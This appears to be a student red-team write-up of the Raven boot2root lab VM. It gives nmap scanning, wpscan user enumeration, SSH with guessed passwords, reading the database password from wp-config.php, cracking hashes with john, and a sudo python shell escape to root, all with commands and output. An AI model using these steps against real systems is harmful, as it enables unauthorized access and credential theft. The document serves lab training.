# Red Team: Summary of Operations

## Table of Contents


1. **Exposed Services**
2. **Critical Vulnerabilities**
3. **Exploitation**


**Exposed Services**

Nmap scan results for target machine reveals the below services and OS details:
Command: $ nmap -sV 192.168.1.110

Results:
Target 1: 192.168.1.110

- Ports open (22, 80, 111, 139, 445)

```
root@Kali:~# nmap 192.168.1.110 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 17:23 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00079s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.40 seconds
root@Kali:~#
```

` ` `

This scan identifies the services below as potential points of entry:

- Target 1:
    - Port 22 Open SSH, CVE-2002-1715
    - Port 80 open web port, CVE-2019-6579
    - Port 111 Open rpcbind port. Can be used to map other services running on other ports.
    - Port 139 NetBIOS.
    - Port 445 SMB port. Used for interprocess communication (i.e., filesharing, etc.)

The following vulnerabilities were identified on the target:

- Target 1:
    - User enumeration on Wordpress website.
    - Weak user credentials.
    - Unsalted password hashes.
    - Misconfigured access controls.


**Exploitation**

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:
Target 1:

- `flag1.txt`: b9bbcb33e11b80be759c4e844862482d

**Exploit Used**


- A list of users was enumerated using the WPSCAN on WordPress website.
    - Users: Michael & Steven
- Commands:
    - wpscan –url http://192.168.1.110/wordpress --enumerate -u
    - ssh michael@192.168.1.110
    - password: michael – obtained through guessing password.
- Flag 1 located in service.html under html folder as root user.




- `flag2.txt`: fc3fd58dcdad9ab23faca6e9a36e581c

**Exploit Used**


- Flag 2 located under web folder.
- Commands:
    - cd ../
    - ls -l
    - cat flag2.txt




- `flag3.txt`: afc01ab56b50591e7dccf93122770cd2

**Exploit Used**

- Flag 3 located in MySQL word press database under wp_posts table.
- Password for Michael to access database was found in the wp-config.php file under the wordpress folder.
- SQL Commands:
    - To access SQL DB: mysql -u root -p
    - password: R@v3nSecurity
    - show databases;
    - use wordpress;
    - show tables;
    - select * from wp_posts;
- *Note: Password hashes will be found under wp_users; which will be needed to access steven's account.*




- `flag4.txt`: 715dea6c055b9fe3337544932f2941ce

**Exploit Used**

- Flag 4 was located by cracking the password hashes, remotely accessing steven's machine and escalating privileges to root.
- Obtain password hashes from SQL database, copy to Kali (attack machine) as a text file.
- Password Cracking & SSH Commands:
    - john wp_hashes.txt
    - ssh steven@192.168.1.110
    - password: pink84
    - sudo -l
    - sudo python -c 'import pty;pty.spawn("/bin/bash")'
    - cd /root
    - ls
    - cat flag4.txt

```
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python2.7/pty.py", line 167, in spawn
    os.execlp(argv[0], *argv)
  File "/usr/lib/python2.7/os.py", line 329, in execlp
    execvp(file, args)
  File "/usr/lib/python2.7/os.py", line 346, in execvp
    _execvpe(file, args)
  File "/usr/lib/python2.7/os.py", line 370, in _execvpe
    func(file, *argrest)
OSError: [Errno 2] No such file or directory
$ sud- -l
-sh: 2: sud-: not found
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root/
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```